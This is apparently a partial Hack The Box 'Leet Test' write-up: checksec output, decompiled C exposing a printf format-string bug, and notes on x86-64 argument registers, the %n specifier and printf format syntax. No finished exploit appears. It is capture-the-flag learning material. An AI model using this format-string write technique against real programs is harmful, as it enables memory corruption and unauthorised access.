

Leet Test

1) tried out the binary




```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/Leet Test]
└─$ ./leet_test
Welcome to HTB!
Please enter your name: vigneswar
Hello, vigneswar
Sorry! You aren't 1337 enough :(
Please come back later
------------------------
Welcome to HTB!
Please enter your name:
```

2) checked security



```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/Leet Test]
└─$ checksec ./leet_test
[*] '/home/vigneswar/Reverse/Leet Test/leet_test'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

3) decompiled the binary




```c

void main(void)

{
  long in_FS_OFFSET;
  uint local_13c;
  int local_138;
  int local_134;
  void *local_130;
  char local_128 [280];
  undefined8 local_10;

  local_10 = *(undefined8 *)(in_FS_OFFSET + 0x28);
  initialize();
  local_138 = open("/dev/urandom",0);
  read(local_138,&local_13c,4);
  close(local_138);
  local_13c = local_13c & 0xffff;
  do {
    printf("Welcome to HTB!\nPlease enter your name: ");
    fgets(local_128,0x100,stdin);
    printf("Hello, ");
    printf(local_128);
    if (local_13c * 0x1337c0de == winner) {
      local_134 = open("flag.txt",0);
      local_130 = malloc(0x100);
      read(local_134,local_130,0x100);
      close(local_134);
      printf("\nCome right in! %s\n",local_130);
      FUN_00401160(0);
    }
    puts("Sorry! You aren\'t 1337 enough :(\nPlease come back later\n------------------------");
  } while( true );
}

```

4) Vulnerabilities


i) printf vulnerability - our input is passed directly into printf

ii) after 5 arguments, printf pops from stack



1st arg - Destination operand	rdi	edi	di	dil
2nd arg - Source operand	rsi	esi	si	sil
3rd arg	rdx	edx	dx	dl
4th arg - Loop counter	rcx	ecx	cx	cl
5th arg	r8	r8d	r8w	r8b
6th arg	r9	r9d	r9w	r9b


iii) %n



```
n      The  number  of  characters written so far is stored into the integer pointed to by the corresponding argument.  That argument shall be an
       int *, or variant whose size matches the (optionally) supplied integer length modifier.  No argument is converted.  (This specifier is not
       supported by the bionic C library.)  The behavior is undefined if the conversion specification includes any flags, a  field  width,  or  a
       precision.
```


we can write number of characters into pointer pointed by argument, that we control

5) more info




Format Specifiers:

- `%c`: Character
- `%d` or `%i`: Signed decimal integer
- `%u`: Unsigned decimal integer
- `%o`: Octal integer
- `%x` or `%X`: Hexadecimal integer
- `%f`: Floating-point number in decimal notation
- `%e` or `%E`: Floating-point number in scientific notation
- `%g` or `%G`: Use `%f` or `%e` as needed
- `%s`: String
- `%p`: Pointer address
- `%n`: Store the number of characters written so far




Flags:

- `+`: Forces to precede the result with a plus or minus sign (+ or -) even for positive numbers.
- `-`: Left-align the output within the specified width.
- `0`: Pad with zeros instead of spaces.
- ` `(space): If no sign is going to be written, a blank space is inserted before the value.
- `#`: Used with o, x, or X specifiers, the value is preceded with 0, 0x, or 0X respectively for values different than zero.
- `*`: Takes an integer value from the argument list and uses it as the field width or precision.
- `.` (dot): Separates the field width and precision in a specifier.



Field Width and Precision:


- `*` (asterisk): Width or precision is specified as an additional argument.
- `n$`: Specifies that the nth argument is to be used as the field width or precision.



Length Modifiers:

- `h`: Short (for integer specifiers)
- `l`: Long (for integer and floating-point specifiers)
- `ll`: Long long (for integer specifiers)
- `L`: Long double (for floating-point specifiers)
- `z`: Size_t (for integer specifiers)
- `t`: Ptrdiff_t (for integer specifiers)
- `j`: intmax_t (for integer specifiers)

